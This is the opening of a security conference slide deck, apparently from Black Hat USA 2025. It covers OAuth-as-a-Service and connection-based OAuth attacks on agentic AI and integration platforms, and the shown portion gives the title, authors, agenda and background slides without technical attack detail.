



AUGUST 6-7, 2025


MANDALAY BAY / LAS VEGAS

# Back to the Future: Hacking & Securing Connection-based OAuth Architectures in Agentic AI & Integration Platforms


Kaixuan Luo<sup>1</sup>, Xianbo Wang<sup>1</sup>, Adonis Fung<sup>2</sup>, Yanxiang Bi<sup>1</sup>, Wing Cheong Lau<sup>1</sup>

1 The Chinese University of Hong Kong 2 Samsung Research America


# About us



**Kaixuan Luo**  
PhD Candidate  
[kaixuan@ie.cuhk.edu.hk](mailto:kaixuan@ie.cuhk.edu.hk)




**Xianbo Wang**  
PhD Candidate  
 [@sanebow](https://twitter.com/sanebow)




**Yanxiang Bi**  
PhD Candidate  
[by022@ie.cuhk.edu.hk](mailto:by022@ie.cuhk.edu.hk)



**Wing C. Lau**  
Professor  
[wclau@ie.cuhk.edu.hk](mailto:wclau@ie.cuhk.edu.hk)



**Adonis Fung**  
Director of Engineering, Security  
[adonis.fung@samsung.com](mailto:adonis.fung@samsung.com)



香港中文大學

The Chinese University of Hong Kong

**Samsung Research America**

# Agenda

## Background:

- Integration Platform, Agentic AI Ecosystem
- OAuth-based delegation of Tool access by Users to Integration Platforms & AI Agents
- The new OAuth-as-a-Service (OaaS) paradigm to ease 3<sup>rd</sup>-party Agent developments

## Key Concepts behind OaaS:

- Technical details of the non-standard, yet increasingly popular, Connection-based OAuth Architectures for realizing OaaS

## Classic Web Attacks resurrected by Connection-based OAuth:

- Cross-Agent/ Cross-Tool/ Cross-User Confused Deputy, Session Fixation, Open Redirect
- Mitigations and the Intricacies required to get them right


## Real-World Impact:

- Case Study, Demo and Evaluation

## Reflections and Summary:

- Key Takeaways

# Previously [BHUSA'24]: the Pre-Agentic AI Era





[BHUSA '24] Kaixuan Luo et al. One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services. <https://www.youtube.com/watch?v=qrHEBEIg3c>

# Trending: The Era of Agentic AI

- In the Era of Agentic AI, many 3<sup>rd</sup>-party developers will build various Agents to serve their customers.
- Customers will delegate Tool access/control to these different 3<sup>rd</sup>-party Agents.


**Many Tools**  
(a.k.a. Integrations)




# The Emergence of Agentic AI Platforms

- Emerging Agentic AI Platforms are busy positioning themselves to facilitate **3<sup>rd</sup>-party Agent** developments.


**Many Tools**  
(a.k.a. Integrations)



